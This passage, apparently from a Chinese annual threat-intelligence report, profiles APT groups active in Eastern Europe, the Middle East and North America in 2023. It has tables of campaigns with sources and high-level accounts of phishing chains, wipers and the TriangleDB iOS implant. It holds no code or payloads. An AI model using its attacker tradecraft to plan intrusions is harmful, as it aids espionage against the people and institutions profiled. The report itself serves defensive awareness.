
自从俄乌战争开始后东欧地区的APT活动愈演愈烈，APT28、APT29、Turla、Gamaredon、Sandworm等组织持续活跃，频繁针对乌克兰、波兰及欧洲其他国家发起攻击。APT28、APT29、Turla等组织不断在攻击活动中更新武器库，改进自身的TTP，反映出这些组织雄厚的技术实力。攻击者通常在初始阶段使用公共API服务等手段隐藏自身踪迹，收集关于受害者的初步信息，待判定受害者具有高价值后下发后续木马执行窃密等任务。

东欧APT组织	攻击能力
APT28	+++
APT29	+++
Turla	+++
Sandworm	+++
Gamaredon	+
UAC-0056	+
FIN7	+
DustSquad	++

组织名称	最早活动时间	公开披露时间	组织简介
APT28	2004	2014	APT28 组织历史活动非常频繁，主要针对政府，军事和安全组织，相关攻击覆盖 Windows、Linux、macOS、Android 和 iOS，其在 2016 年企图干扰美国大选，在 2022 年上半年被披露发动了针对美国国防承包商的攻击，俄乌冲突中多次向乌克兰投放恶意软件。
APT29	2008	2013	APT29 组织的主要目标为西亚、中亚、东非和中东的政府部门和机构。其被认为在 2015 年夏季攻击了美国 DNC，近年来不断针对多国外交机构发起攻击。
Turla	2007	2014	该组织拥有非常复杂的 TTP，其受害者覆盖超过 45 个国家，常针对政府、大使馆、军事、教育、研究和制药公司实施鱼叉和水坑攻击。
Sandworm	2009	2015	Sandworm 组织大约从 2009 年开始运营，主要针对与能源、工业控制系统、SCADA、政府和媒体相关领域的乌克兰实体，在 2022 年俄乌冲突中策划了针对乌克兰电网的攻击。
Gamaredon	2013	2015	主要针对乌克兰执法部门、政府机构和军事力量进行间谍活动和情报收集等攻击。Operation Armageddon 行动与该组织有关，2022 年上半年频繁向乌克兰发起网络钓鱼攻击。
Ghostwriter	2017	2020	Ghostwriter 由国外安全厂商 Fireeye 发现并命名，该组织主要针对竞选活动相关人员以及欧洲地区国防、教育、政府机关以及媒体单位。Ghostwriter 组织至少从 2017 年 3 月开始开展一系列活动。
FIN7	2013	2017	FIN7 最早由国外安全厂商 FireEye 在 2017 年 3 月份命名，其攻击活动最早从 2015 年开始，针对美国的零售、餐饮、酒店业务，攻击目标还包括金融服务、运输、零售、教育、电子产品等领域。该组织经常使用商业恶意软件。FIN7 有时被称为 CarBanak、Anunak。
DustSquad	2014	2018	DustSquad 组织至少从 2014 年开始活动，主要针对中亚地区，包括地方政府、外交使团和个人。DustSquad 主要使用 delphi 编写恶意软件。

▲ 表 3.16 2023 年东欧地区活跃 APT 组织


东欧地区APT组织发动攻击次数频繁，钓鱼诱饵更新也极为迅速，能够在热点事件发生后的短期时间内迅速制作出可用于实战的诱饵文件。Gamaredon组织在4月份时被国外厂商EclecticIQ的安全团队发现了其暴露在互联网上的自动化钓鱼系统，该系统用于创建和分发鱼叉式网络钓鱼电子邮件。侧面说明在这些组织实施的钓鱼攻击背后可能都有着强大的自动化工具支持。



▲ 图 3.17 鱼叉邮件制作面板


Gamaredon组织制作鱼叉邮件的服务器对外开放80端口，供攻击者使用。Web面板允许威胁行为者使用硬编码的发件人地址pivn-kr@prokuratura[.]dp[.]ua发送电子邮件。该电子邮件地址曾被用于向乌克兰军方发送鱼叉邮件。安全研究人员发现该Web服务器上存在错误配置的.htaccess文件，内部包含一系列允许访问服务器的白名单IP地址。

今年APT29曾利用宝马汽车广告进行网络钓鱼，目标为乌克兰境内的其他国家外交使团。攻击者投递的初始载荷为Word文档，受害者如果点击里面的链接会被重定向到已被攻击者攻陷的合法网站，网站上托管的文件伪装为图片诱使受害者下载，受害者下载文件之后便会启动后续恶意软件。此次攻击活动至少影响到位于基辅的22个外交使团。




▲ 图 3.18 APT29 钓鱼攻击流程

APT28组织与其他东欧的APT组织一样，对邮件服务器保持着较高的关注度，该组织在攻击活动中使用了Microsoft Exchange、Roundcube等邮件服务的历史漏洞，还利用钓鱼网站窃取公共邮件服务的身份验证数据。



▲ 图 3.19 APT28 模仿 Yahoo.com 邮件服务消息的 HTML 文件示例

Sandworm组织今年继续执行其破坏任务，先后破坏了乌克兰的新闻机构、信息和通信系统、电力系统等。同时，Sandworm组织持续地更新CADDYWIPER等恶意软件，从而满足在不同环境下执行任务的需要。



▲ 图 3.20 Sandworm 组织破坏性 OT 事件

奇安信威胁情报中心整理了2023年东欧地区APT组织热点攻击活动，如下表所示：

组织名	报告内容	披露时间	披露来源
Turla	Turla 通过 Andromeda 恶意软件攻击乌克兰 [193]	2023/1/5	Mandiant
Sandworm	Sandworm 组织借助 5 种擦除器攻击乌克兰新闻机构 [194]	2023/1/27	CERT-UA
Sandworm	Sandworm APT 使用新的 SwiftSlicer 擦除器攻击乌克兰 [195]	2023/1/27	ESET
Gamaredon	拉脱维亚国防部遭到黑客团伙 Gamaredon 的钓鱼攻击 [196]	2023/1/28	Recorded Future

▲ 表 3.21 2023 年东欧地区 APT 组织热点攻击活动 *1

组织名	报告内容	披露时间	披露来源
Gamaredon	Gamaredon 组织针对乌克兰当局开展间谍活动 [197]	2023/2/1	CERT-UA
Gamaredon	Gamaredon 的攻击技战术和目标分析 [200]	2023/3/13	ThreatMon
APT29	NOBELIUM 利用波兰大使访美来针对援助乌克兰的欧盟政府 [201]	2023/3/14	BlackBerry
APT29	APT29 组织针对欧洲等地区外交人员的间谍活动 [203]	2023/4/13	CERT.PL
FIN7	Conti 组织前成员在攻击中部署与 FIN7 有关的后门 [204]	2023/4/14	IBM
Gamaredon	Gamaredon 用于进行自动化鱼叉式网络钓鱼活动的 Web 服务面板暴露 [205]	2023/4/17	EclecticIQ
APT28	APT28 利用已知漏洞在思科路由器上进行侦察和部署恶意软件 [206]	2023/4/18	NCSC
Tomiris	攻击组织 Tomiris 与 Turla 的联系 [207]	2023/4/24	Kaspersky
FIN7	疑似 FIN7 针对 Veeam 备份服务器发起攻击 [208]	2023/4/26	WithSecure
DustSquad	DustSquad 组织针对塔吉克斯坦的间谍活动 [209]	2023/4/28	PRODAFT
APT28	APT28 使用伪造的“Windows 更新”指南攻击乌克兰政府 [210]	2023/4/28	CERT-UA
Sandworm	疑似 Sandworm 使用 WinRAR 擦除乌克兰国家机构的数据 [211]	2023/4/29	CERT-UA
Sandworm	泄露的 NTC Vulkan 文件中披露的信息可能与 Sandworm 有关 [212]	2023/5/25	Trustwave
Silence	Truebot 被用来部署 Cobalt Strike 和 FlawedGrace[213]	2023/6/12	THE DFIR REPORT
Gamaredon	Shuckworm 针对乌克兰安全部门、军队和政府机构的网络攻击 [214]	2023/6/15	Symantec
Ghostwriter	GhostWriter 组织使用 PicassoLoader 和 Cobalt Strike Beacon 对乌克兰国家机构发起攻击 [215]	2023/6/16	CERT-UA
APT28	BlueDelta 利用乌克兰政府 Roundcube 邮件服务器展开间谍活动 [216]	2023/6/20	Recorded Future
APT28	APT28 组织在一次间谍活动中使用了三个 Roundcube 漏洞 [217]	2023/6/20	CERT-UA
Ghostwriter	UAC-0057 使用 PicassoLoader/njRAT 对政府机构进行有定向网络攻击 [218]	2023/7/7	CERT-UA
APT28	APT28 组织通过网络钓鱼攻击获取公共邮件服务的身份验证数据 [5]	2023/7/8	CERT-UA

▲ 表 3.21 2023 年东欧地区 APT 组织热点攻击活动 *2

组织名	报告内容	披露时间	披露来源
APT29	APT29 利用宝马汽车广告对多国外交人员进行网络钓鱼 [2]	2023/7/12	Palo Alto Networks
APT29	APT29 在新的网络活动中冒充挪威大使馆 [219]	2023/7/12	Lab52
Ghostwriter	疑似 GhostWriter 针对乌克兰和波兰的政府、军事和民用实体发起攻击 [220]	2023/7/13	Cisco
Gamaredon	Gamaredon 近期相关活动总结 [221]	2023/7/13	CERT-UA
Turla	Turla 使用恶意软件 CAPIBAR 和 KAZUAR 进行攻击 [222]	2023/7/18	CERT-UA
APT29	APT29 仿冒德国大使馆下发恶意 PDF 文件 [224]	2023/7/27	安恒
APT29	BlueBravo 利用 GraphicalProton 恶意软件瞄准外交实体 [225]	2023/7/27	Recorded Future
APT29	Midnight Blizzard 通过 Microsoft Teams 进行有针对性的社会工程攻击 [34]	2023/8/2	微软
APT29	疑似 APT29 组织使用德国大使馆外交内容作为诱饵传播恶意 PDF 文件 [226]	2023/8/10	EclecticIQ
Sandworm	与 Sandworm 组织有关的 Android 恶意软件 Infamous Chisel 分析 [227]	2023/8/31	CISA
APT28	疑似 APT28 相关的 "Steal-It" 窃密行动 [228]	2023/9/6	Zscaler
Gamaredon	披露 APT 组织 Gamaredon 最新的网络基础设施 [229]	2023/9/10	Silent Push
Turla	Turla 组织近期常用恶意软件披露 [230]	2023/9/15	Palo Alto Networks
APT28	APT28 组织通过 mockbin API 获取敏感信息 [231]	2023/10/8	山石网科
Sandworm, APT28	国家背景攻击组织利用 WinRAR 漏洞 [232]	2023/10/18	Google
APT28	披露 APT28 攻击法国企业和大学等组织机构的 TTP[233]	2023/10/27	CERT-FR
Turla	Pensive Ursa 使用 Kazuar 新变种开展攻击活动 [234]	2023/10/31	Palo Alto Networks
Sandworm	Sandworm 针对乌克兰电力系统的破坏性攻击活动 [235]	2023/11/9	Mandiant
APT29	APT29 利用 WinRAR 漏洞针对大使馆和国际组织的间谍行动 [236]	2023/11/15	乌克兰国家安全与国防事务委员会
Gamaredon	Gamaredon 利用 USB 存储介质传播的蠕虫病毒 LitterDrifter[237]	2023/11/17	CheckPoint

▲ 表 3.21 2023 年东欧地区 APT 组织热点攻击活动 *3

组织名	报告内容	披露时间	披露来源
APT28	APT28 利用 Outlook 漏洞 CVE-2023-23397 访问电子邮件帐户 [238]	2023/12/4	波兰网络司令部
APT28	TA422 组织向欧洲和北美地区发起大量攻击 [239]	2023/12/5	Proofpoint
Sandworm	大规模“断网”，乌克兰移动网络巨头 Kyivstar 遭黑客定向攻击 [240]	2023/12/14	奇安信
APT29	APT29 大规模利用 JetBrains TeamCity 漏洞 CVE-2023-42793[33]	2023/12/14	CISA

▲ 表 3.21 2023 年东欧地区 APT 组织热点攻击活动 *4

五、中东地区
Middle East

2023 年度，中东地区网络威胁的复杂性和普遍性依然存在，尤其在以巴冲突的背景下情形变得更为严重。网络攻击活动与地缘政治紧张局势密切相关，各方可能加强对对手的网络侦察和攻击，以获取战略情报或进行网络战争。在 2023 年，中东地区见证了网络攻击手段的新趋势，包括更复杂的恶意软件、更精密的社会工程学战术以及对新兴技术（如人工智能和物联网）的滥用，以实施更具破坏性的网络攻击。攻击者将目标对准多个领域的关键基础设施，包括能源、通信和金融系统等行业，威胁着中东地区的经济稳定和社会运行。

下表为 2023 年度中东地区较为活跃的 APT 组织：

中东 APT 组织	攻击能力
PROMETHIUM	++
双尾蝎	+
MuddyWater	+
APT34	++
APT35	++
Agrius	+

组织名称	最早活动时间	公开披露时间	组织简介
PROMETHIUM	2012	2016	PROMETHIUM 组织拥有复杂的模块化攻击武器库与丰富的网络资源，具备 0day 漏洞作战能力，拥有 Windows、Android 双平台攻击武器。
双尾蝎	2011	2015	双尾蝎组织攻击范围主要为中东地区，其针对 Windows 和 Android 双平台采取鱼叉或水坑等攻击方式配合社会工程学手段进行渗透，向政府、金融、媒体、能源、军事等特定目标人群进行攻击。
MuddyWater	2017	2017	主要针对中东实施网络间谍活动，也针对欧洲和北美国家。其攻击目标包括电信、政府 (IT 服务) 和石油部门。主要使用基于 PowerShell 的初始阶段后门 POWERSTATS。
APT33	2013	2017	APT33 是 FireEye 披露的 APT 组织，攻击目标包括美国、沙特阿拉伯和韩国，主要针对航空和能源领域实施攻击活动。
APT34	2014	2016	APT34 主要针对中东地区实施攻击，攻击目标包括金融、政府、能源、化工和电信等行业。
APT35	2014	2018	APT35 是 FireEye 于 2018 年披露的 APT 组织，也被称为 Newscaster Team。该组织通常针对美国和中东的军事、外交和政府人员、媒体组织、能源和国防工业基地 (DIB) 以及工程、商业服务和电信部门进行攻击活动。
Agrius	2019	2020	Agrius 组织是由国外网络安全公司 SentinelOne 发现并命名的 APT 组织，使用恶意软件抹除受害者系统数据，并且伪装为勒索攻击掩盖其攻击行为。
沙猞猁	2021	2023	沙猞猁（Caracal Kitten）是奇安信独立发现并全球率先披露的 APT 组织，内部编号为 APT-Q-58。主要使用移动端恶意软件与对库尔德斯坦民主党（KDP）活动人士进行攻击。

▲ 表 3.22 2023 年度中东地区活跃 APT 组织

奇安信威胁情报中心对中东地区的网络威胁进行了长期追踪和研究，多年以来揭示了该地区的许多 APT 组织的攻击活动。在 2023 年度，奇安信病毒响应中心移动安全团队率先在全球披露中东地区的新组织“沙猞猁”（Caracal Kitten），该组织是奇安信独立发现并全球率先披露的 APT 组织，内部编号为 APT-Q-58。该组织主要使用移动端恶意软件对库尔德斯坦民主党（KDP）活动人士进行攻击，窃取受害者的通讯录、短信和其他社交软件资料等敏感信息。

▲ 图 3.23 沙猞猁制作的恶意应用所伪装的交互界面

2023 年度，中东地区的各个 APT 组织均不遗余力地更新武器库，同时保持着高度隐蔽性，使其活动难以察觉。以 MuddyWater 为例，2023 年中有国外安全厂商披露其恶意 C2 框架 PhonyC2，到年末的时候，又有其他厂商披露了该组织新的 MuddyC2Go 框架和自定义键盘记录器。这表明以 MuddyWater 为代表的中东 APT 组织更新武器库极为迅速，威胁程度不可小觑。

中东地区的多个 APT 组织参与到冲突国之间的信息战争，通过网络攻击和情报渗透的手段，影响政治决策、社会运行和经济发展，持续对地区安全构成重大挑战。根据公开情报，我们整理了中东地区 2023 年度的主要攻击活动，具体内容如下表所示：

组织名	报告内容	披露时间	披露来源
PROMETHIUM	针对 Android 用户的 StrongPity 间谍活动 [242]	2023/1/10	ESET
APT34	APT34 组织新的恶意软件瞄准中东 [243]	2023/2/2	Trend Micro
MuddyWater	MuddyWater 对以色列进行网络攻击 [244]	2023/3/9	以色列国家安全局
双尾蝎	APT-C-23（双尾蝎）组织最新攻击活动分析 [245]	2023/3/30	360
双尾蝎	Mantis：用于攻击巴勒斯坦目标的新工具 [246]	2023/4/4	Symantec
MuddyWater	MERCURY 和 DEV-1084：对混合环境的破坏性攻击 [247]	2023/4/7	Microsoft
APT35	Mint Sandstorm 改进攻击技术以针对高价值目标 [248]	2023/4/18	Microsoft
MuddyWater	追踪 MuddyWater 的基础设施 [249]	2023/4/18	Group-IB
APT35	APT35 组织通过改进的工具库瞄准以色列 [250]	2023/4/25	CheckPoint
APT35	深入了解 APT35 的最新恶意软件 [251]	2023/4/26	Bitdefender
MuddyWater	MuddyWater 借助网络托管服务商的工具发起攻击 [252]	2023/5/2	ESET
Agrius	AGRIUS 在针对以色列组织的攻击中部署 MONEYBIRD[253]	2023/5/24	CheckPoint
Charming Kitten	Charming Kitten 使用 POWERSTAR 的新变种 [254]	2023/6/28	Volexity
MuddyWater	MuddyWater 新的恶意命令与控制框架 PhonyC2[255]	2023/6/30	Deep Instinct
APT42	TA453 利用 LNK 和 Mac 恶意软件的攻击活动 [256]	2023/7/6	Proofpoint

▲ 表 3.24 2023 年度中东地区 APT 组织热点攻击活动 *1

组织名	报告内容	披露时间	披露来源
月光鼠	月光鼠组织近期针对中东地区攻击活动分析 [257]	2023/7/21	安天
双尾蝎	远控之网：双尾蝎组织发动的多重远控指令攻击揭秘 [258]	2023/8/4	安天
APT34	APT34 使用 SideTwist 变种木马开展新一轮网络钓鱼活动 [250]	2023/8/25	绿盟
APT35	APT35 的 Sponsoring Access 攻击活动 [260]	2023/9/11	ESET
APT33	Peach Sandstorm 通过密码喷射活动实现对高价值目标的情报收集 [261]	2023/9/14	Microsoft
双尾蝎	APT-C-23（双尾蝎）持续对中东地区发起攻击 [262]	2023/9/20	360
OilRig	OilRig 在 2021 年和 2022 年针对以色列的 Outer Space 和 Juicy Mix 攻击活动 [263]	2023/9/21	ESET
Stealth Falcon	Stealth Falcon 组织使用 Deadglyph 后门在中东进行间谍活动 [264]	2023/9/22	ESET
APT34	APT34 通过网络钓鱼攻击部署新恶意软件 [265]	2023/9/29	Trend Micro
沙猫猫 (APT-Q-58)	沙猫猫组织—针对库尔德斯坦民主党（KDP）活动人士的攻击 [266]	2023/10/10	奇安信
APT34	Crambus：针对中东政府的新攻击活动 [267]	2023/10/19	Symantec
双尾蝎	对 AridViper 基础设施的扩展分析 [268]	2023/10/26	Sekoia.io
Scarred Manticore	Scarred Manticore 活动的技术分析 [269]	2023/10/31	CheckPoint
双尾蝎	Arid Viper 将移动端间谍软件伪装成合法 Android 应用程序的更新 [270]	2023/10/31	Cisco
MuddyWater	MuddyWater 使用新的 TTP 进行鱼叉式网络钓鱼 [271]	2023/11/2	Deep Instinct
Agrius	Agrius 攻击以色列高等教育和技术部门 [272]	2023/11/6	Palo Alto Networks
双尾蝎	Arid Viper 的 SpyC23 恶意软件持续针对 Android 设备 [273]	2023/11/6	SentinelOne
沙猫猫 (APT-Q-58)	Caracal Kitten 组织近期在伊朗地区活跃 [274]	2023/11/9	山石网科
月光鼠	TA402 使用复杂的 IronWind 感染链攻击中东政府实体 [275]	2023/11/14	Proofpoint
OilRig	OilRig 攻击活动中使用借助云服务通信的下载器程序 [276]	2023/12/14	ESET
MuddyWater	MuddyWater 攻击北非和东非的电信组织 [277]	2023/12/19	Symantec

▲ 表 3.24 2023 年度中东地区 APT 组织热点攻击活动 *2

六、北美地区
North America


2023 年度疑似源自北美地区的 APT 活动中最举世瞩目的要属“Operation Triangulation”攻击团伙，该组织针对 iOS 设备的攻击活动持续多年，受害者涉及多个国家重要行业的人员。

北美 APT 组织	攻击能力
Longhorn	+++
Equation Group	+++
ATP-Q-94	+++

组织名称	最早活动时间	公开披露时间	组织简介
Operation Triangulation	2019	2023	2023 年 6 月初，国外安全厂商 Kaspersky 发现该攻击行动并将其命名为 Operation Triangulation，行动时间可追溯至 2019 年。 Operation Triangulation 攻击的背后团伙疑似来自北美地区，攻击目标包括俄罗斯在内的多个国家的政府、高科技等行业重点人员。攻击活动中利用了与 iOS 设备有关的多个 0day 漏洞。

▲ 表 3.25 2023 年北美地区活跃 APT 组织


Operation Triangulation 攻击行动针对特定目标的 iOS 设备进行持续攻击。研究人员对其进行了数月分析，总结流程如下：设备收到恶意 iMessage 附件，该附件启动一系列漏洞利用程序，其执行最终导致 TriangleDB 木马程序的启动。



▲ 图 3.26 活动执行流程图 [282]

根据分析“TriangleDB”[280] 总共有 24 个命令，支持的控制功能包括：

- 与文件系统交互（创建、修改、渗出和删除文件）；
- 与进程交互（列出和终止进程）；
- 转储受害者的钥匙串项目，这可能有助于获取受害者的凭证；
- 监控受害者的地理位置；
- 运行附加模块，即 TriangleDB 木马程序加载的 Mach-O 可执行程序。



▲ 图 3.27 活动完整攻击链 [283]

该攻击使用了 4 个 0day 漏洞，适用的 iOS 版本可至 16.2。以下是攻击过程的详细说明：

